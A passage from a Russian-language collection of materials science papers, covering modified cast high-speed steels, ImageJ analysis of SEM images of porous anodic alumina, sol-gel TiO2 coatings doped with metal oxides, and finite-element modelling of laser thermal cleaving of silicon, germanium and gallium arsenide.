Модифицирование как чистым W, так и его карбидом оказывает заметное влияние на формирование карбидной составляющей эвтектического происхождения. Если в микроструктуре базовой стали при эвтектической кристаллизации расплава преимущественно формируется эвтектика со стержневой морфологией на базе карбида M_2C , в то время как количество выделившейся эвтектики скелетообразного типа на базе карбида M_6C является меньшим даже по сравнению с ванадиевой эвтектикой на базе карбида ванадия типа MC, то у модифицированных сталей наблюдается совершенно иная картина. Прежде всего, следует подчеркнуть факт отсутствия ванадиевой эвтектики во всех модифицированных W сталях и непрерывное нарастание доли скелетообразной и, соответственно, уменьшение доли стержневой эвтектики по мере увеличения количества добавок обоих модификаторов, вводимых в расплав [12]. При этом эвтектические колонии экспериментальных сталей вследствие измельчения зерен металлической основы и увеличения протяженности их границ становятся меньших размеров, а сама сетка эвтектических карбидов по границам первичных зерен стальной матрицы более разорванной и тонкой. Особенности первичной структуры наследуются после полной термической обработки [14, 15] и определяют абсолютный уровень механических характеристик литых быстрорежущих сталей, подвергнутых модифицированию и термической обработке [12].

Заключение

Модифицирование быстрорежущих сталей вызывает существенные изменения микроструктуры стальной матрицы и карбидной составляющей как эвтектического, так и первичного происхождения. Под воздействием различных модификаторов происходит измельчение первичных зерен матрицы и переход от типичного дендритного строения матрицы у базовых сталей к микроструктуре с преимущественно равноосной морфологией у модифицированных сталей. Вследствие измельчения первичных зерен матрицы и увеличения протяженности их границ сетка эвтектических карбидов по границам первичных зерен стальной матрицы становится более разорванной и тонкой и одновременно происходит уменьшение размеров отдельных эвтектических колоний. Структурные изменения под воздействием модификаторов наследуются после полной термической обработки литых быстрорежущих сталей и определяют уровень финальных механических свойств.

Литература

1. Chaus, A.S. Effect of modification on the structure and properties of cast tungsten-molybdenum high-speed steels / A.S. Chaus, F.I. Rudnickii // Met. Sci. Heat Treat. – 1989. – Vol. 31. – № 1–2. – P. 121–128.
2. Kheirandish, S. Effect of Ti and Nb on the formation of carbides and the mechanical properties in as-cast AISI-M7 high-speed steel / S. Kheirandish // ISIJ Int. – 2001. – Vol. 41. – № 12. – P. 1502–1509.
3. Wang, M.J. Influence of rare earth elements on microstructure and mechanical properties of cast high-speed steel rolls / M.J. Wang, S.M. Mu, F.F. Sun, Y. Wang // J. Rare Earths. – 2007. – Vol. 25. – № 4. – P. 490–494.
4. Feng, Z.J. Effect of RE-Ti compound modification on microstructure and properties of high vanadium high speed steel / Z.J. Feng, Z.Z. Du, H.G. Fu // J. Iron Steel Res. – 2009. – Vol. 21. – № 10. – P. 48–50+59.
5. Chaus, A.S. Application of bismuth for solidification structure refinement and properties enhancement in as-cast high-speed steels / A.S. Chaus // ISIJ Int. – 2005. – Vol. 45. – № 5. – P. 1297–1306.
6. Chaus, A.S. Use of REM-based modifying agents for improving the structure and properties of cast tungsten-molybdenum high-speed steels / A.S. Chaus // Metal Science and Heat Treatment. – 2004. – Vol. 46. – № 9–10. – P. 415–422.
7. Chaus, A.S. Modifying cast tungsten-molybdenum high-speed steels with niobium, zirconium and titanium / A.S. Chaus // Met. Sci. Heat Treat. – 2005. – Vol. 47. – № 1–2. – P. 53–61.

8. Chaus, A.S. Effect of silicon and germanium on the structure and properties of cast high-speed steel / A.S. Chaus // Met. Sci. Heat Treat. – 2009. – Vol. 51. – № 1–2. – P. 33–39.

9. Chaus, A.S. Effect of boron on cast tungsten–molybdenum high–speed steels / A.S. Chaus // Phys. Met. Metallogr. – 2001. – Vol. 91. – № 5. – P. 463–473.

10. Казенас, Е.К. К вопросу о давлении паров металлов / Е.К. Казенас, Г.К. Астахова // Известия РАН. Металлы. – 1997. – № 2. – С. 18–33.

11. Chaus, A.S. Special features of microstructure of W-Mo high-speed steel modified with titanium diboride / A.S. Chaus, F.I. Rudnickii, M. Bogachik, P. Úradník // Metal Science and Heat Treatment. – 2011. – Vol. 52. – № 11–12. – P. 575–580.

12. Chaus, A.S. Microstructural and properties evaluation of M2 high speed steel after inoculating addition of powder W and WC / A.S. Chaus // Materials Science and Technology. – 2014. – Vol. 30. – № 9. – P. 1105–1115.

13. Chaus, A.S. Effect of modifying tungsten additions on formation of primary structure of R6M5-type high-speed steel / A.S. Chaus, Ya. Porubski // Phys. Met. Metall. – 2012. – Vol. 113. – № 11. – P. 1068–1078.

14. Chaus, A.S. Effect of heat treatment on the structure of cast high-speed steel of type R6M5 modified with tungsten additives / A.S. Chaus, Ya. Porubski // Met. Sci. Heat Treat. – 2014. – Vol. 55. – № 11–12. – P. 583–591.

15. Chaus, A.S. Structural transformations during heat treatment of W-Mo cast high-speed steel modified using titanium diboride / A.S. Chaus, M. Bogachik, P. Úradník // Phys. Met. Metallogr. – 2011. – Vol. 112. – № 5. – P. 470–479.

К.В. Чернякова¹, Р. Карпич², И.А. Врублевский¹

¹УО «Белорусский государственный университет информатики и радиоэлектроники», Минск, Беларусь

²ГНИИ «Центр физических наук и технологий», Вильнюс, Литва

АНАЛИЗ И ОБРАБОТКА СЭМ-ИЗОБРАЖЕНИЙ ПОВЕРХНОСТИ ПЛЕНОК НАНОПОРИСТОГО ОКСИДА АЛЮМИНИЯ С ПОМОЩЬЮ IMAGEJ

Введение

Изучение особенностей морфологии и структуры нанопористых материалов является одной из важных задач современного материаловедения. Создание и разработка новых наноструктурированных материалов, содержащих массивы наноразмерных пор, невозможны без определения размеров пор и плотности их распределения. При анализе изображений объекта исследова-

ния с нанопористой микроструктурой необходимо, в первую очередь, решить следующие задачи: проведение сегментации, фильтрация недостатков микроструктуры и выделение объектов исследования из фона, определение пределов объектов и распознавание образов. Правильность выполнения сегментации изображения является важной предпосылкой успешности последующего анализа.

В настоящее время разработаны и доступны различные прикладные программы для анализа изображений. Среди многообразия программного обеспечения с учетом их функциональных возможностей наиболее успешны следующие прикладные программы – Photom, Optimas, Видиотест, Image Expert Pro, ImageJ, Avizo и Smart-eye. Для исследований выбрали программу ImageJ, обладающую всеми необходимыми алгоритмами для обработки изображений: высокочастотное и низкочастотное фильтрование, выделение пределов изображений, арифметические и логические операции, коррекция яркость/контраст [1, 2]. Цифровая обработка изображений в данной программе использовали для анализа морфологии поверхности пленок нанопористого анодного оксида алюминия.

Изучение свойств анодных пленок оксида алюминия вызывает большой интерес благодаря уникальности самоорганизованной нанопористой структуры пленок, а также возможности управления структурными параметрами на этапе их формирования. Эти достоинства обеспечивают широкое применение пленок нанопористого анодного оксида алюминия в нанотехнологии для создания различных наноструктур, нанопористых мембран, ячеек памяти и оптических элементов [3–5].

Цель данной работы – использование программы ImageJ, алгоритмы которой позволяют анализировать характеристики пористой структуры пленок по данным сканирующей электронной микроскопии (СЭМ).

1. Методика эксперимента

В экспериментах использовали Al-фольгу толщиной 100 мкм (99,99 %, AlfaAesar). Поверхность образцов обезжиривали в 1,5 М растворе NaOH при 80 °С в течение 15 с, а затем выдерживали 120 с в 1,5 М растворе HNO₃ и высушивали на воздухе. Затем образцы анодировали с двух сторон в 0,3 М водном растворе щавелевой кислоты в потенциостатическом режиме при напряжении 40 В до полного окисления алюминия. Анодирование проводили в двухэлектродной стеклянной ячейке при постоянной температуре (18,0 ± 0,1) °С с использованием термостата F 12 (Julabo).

Морфологию полученных образцов изучали с помощью СЭМ на микроскопе Zeiss DSM 982. Напряжение на ускоряющем электроде варьировали от 10 до 20 кВ.


Для обработки и анализа характеристик нанопористой структуры пленок анодного оксида алюминия в программе ImageJ использовали следующий алгоритм:

- 1) фильтрование изображения для исключения случайного шума;
- 2) предварительная сегментация для выделения однородных областей;
- 3) коррекция объекта для определения порога яркостей;
- 4) окончательная сегментация с использованием определенного фонового значения, позволяющая полностью определить объекты;
- 5) анализ выделенных объектов.


Программа ImageJ позволяет вычислять площади и статистические показатели пиксельных значений различных выделенных вручную или при помощи пороговых функций областей на изображениях. Эта программа поддерживает стандартные функции обработки изображений, такие как логические и арифметические операции между изображениями, манипуляции с контрастностью, свертки, Фурье-анализ, повышение резкости, сглаживание, обнаружение границ. Программа позволяет также производить различные геометрические преобразования, масштабирование, поворот или отражение. Конечной задачей анализа изображений является статистическая обработка результатов, полученных при измерении характеристик объекта с пористой структурой, определение средних значений диаметров пор, а также построение графиков для визуализации процесса анализа.

2. Результаты и обсуждение

Исследуемые образцы пленок пористого анодного оксида алюминия имели равномерное распределение пор по поверхности (рисунок 1).



a



б

Рисунок 1 – СЭМ-изображение поверхности пленки пористого анодного оксида алюминия (а) и конечный вид (б) для идентификации пор после преобразования в черно-белую графику с помощью ImageJ

Для оценки геометрических параметров пористости анодных пленок была выбрана методика, основанная на анализе морфологии поверхности по данным

СЭМ с помощью ImageJ.

Приводим примеры начальных (рисунок 1) и конечных (рисунок 2) результатов работы программы по обработке СЭМ-изображений для полученных пленок пористого анодного оксида алюминия.




Рисунок 2 – Результаты обработки изображения в программе ImageJ пленок пористого оксида алюминия, полученных в 0,4 М водном растворе щавелевой кислоты

Работа с использованием программы ImageJ включала в себя несколько этапов. В начале для получения информации о размере пор проводили калибровку области изображения. В меню настройки (Settings) выбирали функцию «Calibrate Spatial Measurements» и проводили линию заданной длины. В качестве такой линии выбирался маркер, находящийся в правом нижнем углу СЭМ-изображения. В появляющемся диалоговом окне выбирали требуемую размерность и задавали длину линии. После завершения калибровки изображения переходили к основным операциям для измерения размеров пор.

На первом этапе оттенки серого цвета, присутствующие на СЭМ-изображении, импортировали в ImageJ (рисунок 1,а). Затем задавали размеры анализируемой области, обрезали изображение до выбранного размера, а остальную часть преобразовывали в настоящее черно-белое изображение (рисунок 1,б). На втором этапе перед началом преобразования в ImageJ выбирали пороговое значение серого, выше которого связанные пиксели преобразовывались в черные, а ниже – в белый. Для анализа лучше всего подходят СЭМ-изображения, где наблюдается значительный контраст оттенков серого между круглыми порами. На третьем этапе с помощью установок программы автоматически удаляли мелкие темные объекты и таким образом проводили очистку

изображения. В конце цикла работы программы получали данные для построения гистограммы распределения пор определенного диаметра на анализируемой поверхности (рисунок 2).

Согласно результатам, представленным на рисунке 2, пленки пористого анодного оксида алюминия имели размер пор $(27,6 \pm 0,2)$ нм. Полученный результат хорошо согласуется с данными имеющимися в литературе для пленок пористого анодного оксида алюминия, формируемых в электролите водного раствора щавелевой кислоты при 40 В [6].

Заключение

Проведенное исследование позволило сделать вывод, что программа ImageJ для анализа микроизображений является подходящим инструментом для количественного анализа морфологии поверхности пленок анодного оксида алюминия с наноразмерными порами. Результаты обработки в программе ImageJ позволили рассчитать значение среднего диаметра пор пленок анодного оксида алюминия, полученного в водном растворе щавелевой кислоты. Для визуализации процесса анализа были построены графические зависимости распределения диаметра пор по размерам с использованием пакета Origin.

Работа выполнена при частичной финансовой поддержке гранта БРФФИ Ф15ЛИТ-018 и гранта Литовского министерства образования и науки № ТАВ LB-12/2015 и ГПНИ «Физическое материаловедение, новые материалы и технологии» задание 1.41.

Литература

1. Bodla, K.K. Microtomography-based simulation of transport through open-cell metal foams / K.K. Bodla, Y.M. Murthy, S.V. Garimella // Numerical Heat Transfer. – Part A. – 2010. – P. 527–544.
2. Whitehouse, D. Handbook of Surface Metrology / D. Whitehouse. – Bristol and Philadelphia, 1994. – 988 p.
3. Lee, W. Porous anodic aluminum oxide: anodization and templated synthesis of functional nanostructures / W. Lee, S.-J. Park // Chem. Rev. – 2014. – Vol. 114. – P. 7487–7556.
4. Polymer nanoimprinting using an anodized aluminum mold for structural coloration / T. Kikuchi [et al.] // Appl. Surf. Sci. – 2015. – Vol. 341. – P. 19–27.
5. Chemical and structural modifications of nanoporous alumina and its optical properties / A. Brzózka [et al.] // Springer Series in Materials Science. – 2015. – Vol. 220. – P. 219–288.
6. Sulka, G.D. Highly ordered anodic porous alumina formation by self-organised anodizing and template-assisted fabrication of nanostructured materials / G.D. Sulka // Nanostructured materials in electrochemistry. – 2008. – P. 1–116.

**В.А. Черчук¹, Д.Л. Коваленко¹, В.В. Васькевич¹, М.И. Москвичёв¹,
Л.В. Судник², А.С. Русыкин¹**

¹УО «Гомельский государственный университет
имени Франциска Скорины», Гомель, Беларусь

²ГНУ «Институт порошковой металлургии» НАН Беларуси, Минск, Беларусь

ОПТИКО-МЕХАНИЧЕСКИЕ СВОЙСТВА ЗОЛЬ-ГЕЛЬ ПОКРЫТИЙ НА ОСНОВЕ ДИОКСИДА ТИТАНА СОДЕРЖАЩИЕ ОКСИДЫ МЕТАЛЛОВ И РЕДКОЗЕМЕЛЬНЫЕ ЭЛЕМЕНТЫ

Введение

Исследование и разработка фотокаталитически активных золь-гель материалов на основе TiO_2 , соактивированных наночастицами металлов и редкоземельными элементами представляют, как фундаментальный интерес, так и открывают широкие прикладные возможности по созданию покрытий обладающих свойствами фотокаталитической самоочистки. Данная работа рассматривает наиболее перспективные технологические подходы к созданию наноструктурированных материалов на основе TiO_2 , получаемых золь-гель методом, с целью фотокаталитически активных процессов. Диоксид титана широко исследуется благодаря своей высокой фотокаталитической активности (ускорение протекания химических реакций). В присутствии ультрафиолетового излучения диоксид титана расщепляет молекулы воды на свободные радикалы – гидроксильные группы $\text{OH}^\cdot$ и супероксидные анионы $\text{O}_2^\cdot$. Покрытия на основе диоксида титана могут осаждаться с помощью различными методами, самым известным является метод центрифугирования. Для достижения необходимого качества покрытий часто после осаждения следует отжиг, в процессе которого структура пленок меняется от аморфной до кристаллической, происходят фазовые превращения, изменяется шероховатость поверхности [1]. В связи с этим значительный интерес представляет отжиг в кислородосодержащей атмосфере. В данной работе представлены опτικο-механические свойства синтезированных покрытий, на основе диоксида титана содержащие оксиды металлов и редкоземельные элементы, разработаны физико-химические основы процессов синтеза функциональных материалов с использованием закономерностей структурно-фазовых переходов «золь-гель-твердое тело» [2].

1. Синтез золь-гель покрытий на основе диоксида титана содержащие оксиды металлов и редкоземельные элементы

В данной работе для исследования были синтезированы золи на основе 14 мл буюксида титана ($C_{16}H_{36}O_4Ti$), 56 мл изопропилового спирта, а также 0,3–0,5 мл концентрированной азотной кислоты (HNO_3). Методика заключается в следующем: требуемое количество буюксида титана заливают изопропиловым спиртом. Затем добавляют раствор азотной кислоты, после чего идет смешивание, вследствие чего происходит нагрев смеси. Все процессы смешивания проводятся исключительно под вытяжкой. После завершения процесса гидролиза температуру золя доводят до комнатной. Для созревания его выдерживают при температуре окружающей среды (22–25 °C) в течение 2-х дней. После чего в раствор были добавлены различные оксиды металлов и редкоземельных элементов (Cu, Ce, Ag, Se, Co, Fe). По изменению вязкости, в зависимости от времени созревания, определяют стабильность и его пригодность для последующего процесса нанесения пленок [3, 4].

Далее на стеклянную подложку методом центрифугирования наносились полученные синтезированные материалы, при котором на вращающуюся пластину наносится доза золь-гель раствора композиции. После сброса излишков раствора и испарения спирта на поверхности получается тонкая пленка необходимой нам композиции. Способ центробежного нанесения пленки характеризуется тем, что осаждающийся слой формируется путем растекания под действием центробежных сил. Основными факторами, определяющими впоследствии толщину и гомогенность формируемых TiO_2 -слоев, являются плотность и пленкообразующие свойства исходного золя.

Термообработку пленок осуществляли на воздухе в муфельной печи путем нагрева образцов до температуры 600°C со скоростью 0,3 °C/с и охлаждения до комнатной температуры со скоростью 0,5 °C/с.

Время выдержки с нанесенной на подложку золь-гель пленкой составляло 20 минут при температуре 600°C. Качество получаемой из растворов пленки зависит от чистоты покрываемой поверхности, чистоты воздуха в помещении, где наносят пленки, срока хранения растворов и скорости вращения подложки. При повышении температуры последовательно протекают процессы удаления воды и этанола (эндотермический эффект в области 100–300°C), окисление органики (экзотермический эффект около 400°C), медленной усадки, связанной с поликонденсацией. При более высокой температуре в интервале 500–600 °C спекание происходит за счет двух механизмов: диффузии и вязкого течения. Покрытия имели высокую прозрачность и однородность по толщине.

2. Оптико-механические свойства

С помощью флуориметра Solar CM-2203 были сняты показатели коэффициента поглощения тонких пленок, синтезированных золь-гель методом. Полученные спектры TiO_2 содержащие оксиды металлов и редкоземельные элементы покрытий на стеклянных подложках были исследованы в диапазоне 300–600 нм. На рисунке 1 представлены графики спектров поглощения.





Рисунок 1 – Спектры поглощения покрытий TiO_2 , содержащие оксиды металлов и редкоземельные элементы

Как можно заметить на рисунке 1, спектр поглощения покрытия, синтезированного с помощью золь-гель метода, имеет резкий подъем почти во всей видимой области и четко выраженный пик плазмонного резонанса на длине волны 400–450 нм. Однако, с увеличением длины волны уменьшается и коэффициент поглощения.

На рисунке 1 представлен спектр поглощения плазмонного пика кластеров серебра, инкорпорированного в TiO_2 -матрицу. При уменьшении pH среды происходит формирование плазмоннорезонансного пика кластеров $\text{Ag}_n (n < 5)$ в области 350–450 нм. Образование этого пика обусловлено тем, что кластеры серебра малых размеров, у которых окислительно-восстановительный потенциал меньше нуля ($E^0 = -1,8 \text{ В}$) в водно-спиртовой среде могут восстанавливать ион водорода:



С увеличением числа атомов в кластерах серебра их свойства приближаются к свойствам массивного металла, и вероятность протекания реакции уменьшается. Таким образом, уменьшая pH среды, т.е. увеличивая содержание ионов H^+ в исходном золе, влечет за собой протекание процессов, снижающих вероятность образования агрегатов серебра. Таким образом, разработана методика формирования золь-гель пленок, легированных кластерами серебра, с заданным положением плазмонно-резонансного пика. На языке квантовой теории этот эффект объясняется «расщеплением» фотонов проходящего света на пары

фотонов с меньшими энергиями, а условие синфазности имеет смысл закона сохранения импульса. Эффект расщепления фотонов называют также параметрическим рассеянием света.

Тенденция плазмонного пика прослеживается и в других покрытиях, кроме покрытий содержащих Се. Такое поведение покрытий легированных церием обусловлено ионизацией атомов церия на длине волны 350–450 нм и поглощением энергии УФ, вследствие чего не происходит плазмонный эффект. Поведение спектральных кривых может быть объяснено различием в скорости гелирования для зольей, и соответственно, влияет на конечную структуру и может оказывать действие на некоторые физико-химические параметры золь-гель пленок, такие как рН раствора, пористость и диэлектрическая проницаемость.

Заключение

В ходе выполнения данной работы были рассмотрены и изучены тонкие пленки на основе бутаоксида титана с добавлением оксидов металлов, и редкоземельных элементов синтезированные золь-гель методом.

Было выяснена зависимость времени созревания и загустения золя от концентрации оксидов металлов, также от вида самого металла. Так, для меди (Cu) оптимальным является 10% содержание в титановом золе, однако примесь железа повышает вязкость смеси и приходилось уменьшать концентрацию до 10%. В результате проведенных исследований по формированию золь-гель пленок легированных оксидами металлов и редкоземельными элементами отработаны режимы нанесения золь-гель пленок методом центрифугирования, определены состав и необходимое количество пленкообразующего раствора для покрытия оптических деталей различного размера. Так же выявлены особенности структурообразования пленок в зависимости от температуры отжига и установлена корреляция между способом формирования пленок и ее оптико-механическими свойствами.

Спектры пропускания показывают, что дальнейшее исследование плёнок-содержащих оксидов металлов и редкоземельных элементов могут использоваться для получения гигантского параметрического рассеяния света и нелинейно-оптических эффектов и для измерения оптических характеристик, яркости света и эффективности фотодетекторов.

Литература

1. Klein, L.C. Sol-Gel technology for thin films, fibers, performs, electronic and specialty shapes / L.C. Klein. – New Jersey, 1988. – С. 194–197, 382–386.
2. Sakka, S. Handbook of sol-gel science and technology Processing, Characterization and Applications / S. Sakka, H. Kozuka. – Kluwer Academic Publisher, 2004. – 651 p.

3. Mackenzie, J.D. Sol-Gel researches-achievements since 1981 and prospects for the future / J.D. Mackenzie // J. Sol-Gel Sci. Tech. – 2003. – Vol. 26. – № 1–3. – С. 23–27.

4. Пат. 2399589 РФ, МПК А61К8/29. Способ получения дисперсий TiO_2 в форме наночастиц, дисперсии, полученные указанным способом, и применение дисперсий TiO_2 для придания поверхностям заданных свойств / Балди Джованни, Битосси Марко, Барцанти Андреа; заявитель и патентообладатель КОЛОРОББИЯ Италия С.П.А. 2007125485/15; заявл. 2005.12.05; опубл. 20.09.2010; Бюл. 26.

С.В. Шалупаев, Ю.В. Никитюк, А.А. Серeda

УО «Гомельский государственный университет
имени Франциска Скорины», Гомель, Беларусь

ОСОБЕННОСТИ ПРОЦЕССА ЛАЗЕРНОГО ТЕРМОРАСКАЛЫВАНИЯ КРИСТАЛЛОВ С КУБИЧЕСКОЙ ГРАНЕЦЕНТРИРОВАННОЙ КРИСТАЛЛИЧЕСКОЙ РЕШЕТКОЙ ТИПА АЛМАЗА

Введение

Одним из наиболее эффективных методов прецизионного разделения хрупких неметаллических материалов является управляемое лазерное термораскалывание. Отличительной особенностью данного метода является разделение материала вследствие образования трещины, формируемой при последовательном лазерном нагреве и воздействии хладагента. К основным преимуществам управляемого лазерного термораскалывания относятся высокая точность разделения и высокая скорость обработки, его безотходность. Исследование особенностей применения данного метода для обработки стекол и керамики было выполнено в работах [1–3].

В работе [4] выполнено численное моделирование термоупругих полей, возникающих в процессе управляемого лазерного термораскалывания различных кристаллов в двумерной постановке задачи, но без учета анизотропии упругих свойств кристаллов. Однако динамика протекания различных физических процессов даже в кубических кристаллах может существенно измениться по сравнению с изотропными средами.

В связи с этим представляется целесообразным проведение трехмерного моделирования процесса управляемого лазерного термораскалывания кристаллов, относящихся к кубической системе, с учетом их анизотропии. В качестве таких кристаллов использованы кремний, германий и арсенид галлия, которые широко используются в современной микроэлектронике.

1. Постановка задачи

Для моделирования процессов лазерного термораскалывания пластин германия и арсенида галлия был использован метод конечных элементов. При моделировании управляемого лазерного термораскалывания на первом этапе выполнялся расчёт полей температур, а затем решалась задача о нахождении термоупругих напряжений, формируемых в результате воздействия лазерного излучения и хладагента на германий и арсенид галлия. Такая последовательность моделирования обеспечивает получение результатов в рамках несвязанной задачи термоупругости в квазистатической постановке. С физической точки зрения, квазистатическая постановка задачи термоупругости означает использование предположения о том, что напряженное состояние устанавливается значительно быстрее, чем достигается тепловое равновесие.

В качестве критерия, определяющего направление развития трещины, был выбран критерий максимальных растягивающих напряжений [5]. В соответствии с этим критерием лазерная микротрещина распространяется в направлении, перпендикулярном действию максимальных растягивающих напряжений. При этом принято во внимание, что трещина, распространяющаяся в зоне растяжения, прекращает свой рост в зоне сжатия.

Расчет термоупругих полей, формируемых в монокристаллической пластине из кремния, германия или арсенида галлия в результате последовательного лазерного нагрева и воздействия хладагента, осуществлялся для трех различных вариантов: I а – анализ среза (100), при резке в направлении [001]; I б – анализ среза (100), при резке в направлении [011]; II а – анализ среза (110), при резке в направлении [1–10]; II б – анализ среза (110), при резке в направлении [001]; II с – анализ среза (110), при резке в направлении [1–11], III – анализ среза (111), при резке в направлении [1–10].

Для определения напряжений использован закон Гука для анизотропных материалов в матричной форме [6, 7], а для определения матрицы упругой жесткости C_{ik} , вид которой для указанных ранее кристаллографических направлений представлен в работе [8], использованы следующие константы упругой жесткости, приведенные в таблице 1 [9,10].

Таблица 1 – Значения констант упругой жесткости

Тип материала	C_{11} , МПа	C_{12} , МПа	C_{44} , МПа
Кремний	$1,656 \cdot 10^5$	$0,6386 \cdot 10^5$	$0,7953 \cdot 10^5$
Германий	$1,26 \cdot 10^5$	$0,44 \cdot 10^5$	$0,677 \cdot 10^5$
Арсенид галлия	$1,176 \cdot 10^5$	$0,527 \cdot 10^5$	$0,596 \cdot 10^5$

2. Результаты расчетов

На рисунке 1 приведена схема расположения зон воздействия лазерного излучения и хладагента в плоскости обработки и формы их сечений. Позицией 1 отмечен лазерный пучок, позицией 2 – хладагент, позицией 3 – пластина кремния, германия или арсенида галлия, позицией 5 и 4 отмечены, соответственно, сечения лазерного пучка 1 и зоны воздействия хладагента 2 на плоскости обработки. Горизонтальной стрелкой на рисунке 1 указано направление перемещения обрабатываемого изделия относительно лазерного пучка и хладагента.




Рисунок 1 – Схема расположения зон воздействия лазерного излучения и хладагента в плоскости обработки

Расчеты были выполнены для дисков радиусом 15,5 мм и толщиной $h = 0,2$ мм, $h = 0,4$ мм и $h = 1$ мм. Радиус пятна лазерного излучения $R = 1,5$ мм, плотность мощности излучения для кремния $17 \cdot 10^6$ Вт/м² для германия $6 \cdot 10^6$ Вт/м², для арсенида галлия $4 \cdot 10^6$ Вт/м². Плотности мощности выбраны так чтобы температура материала не достигала температуры плавления, а в случае обработки арсенида галлия режимы обработки были выбраны такими, чтобы температура материала не превышала 600 °С, так как арсенид галлия относится к числу разлагающихся соединений и начиная с 600 °С, разлагается с выделением мышьяка. В области подачи хладагента радиусом 3 мм задается теплоотдача с коэффициентом равным 6800 Вт/(м²·К). Скорость перемещения пластины относительно лазерного пучка и хладагента выбиралась равной $v = 10$ мм/с и $v = 100$ мм/с.

Исходя из спектров пропускания выбранных для моделирования кристаллов, в качестве источника излучения использован лазер с длиной волны 0,808 мкм для кремния и арсенида галлия и лазер с длиной волны 1,06 мкм для германия, энергия которых эффективно поглощается в поверхностных слоях.

В таблице 1 приведены расчетные значения максимальных по величине напряжений растяжения и сжатия, формируемые в зоне обработки при управляемом лазерном термораскалывании кристаллического кремния, германия и арсенида галлия для вариантов указанных в постановке задачи.

3. Выводы

Анализ данных, приведенных в таблице 2, позволяет установить, что максимум растягивающих напряжений при обработке всех рассматриваемых в данной работе кристаллов наблюдается для режима IIb. При этом их величина превышает предел прочности, что показывает возможность реализации процесса управляемого лазерного термораскалывания.

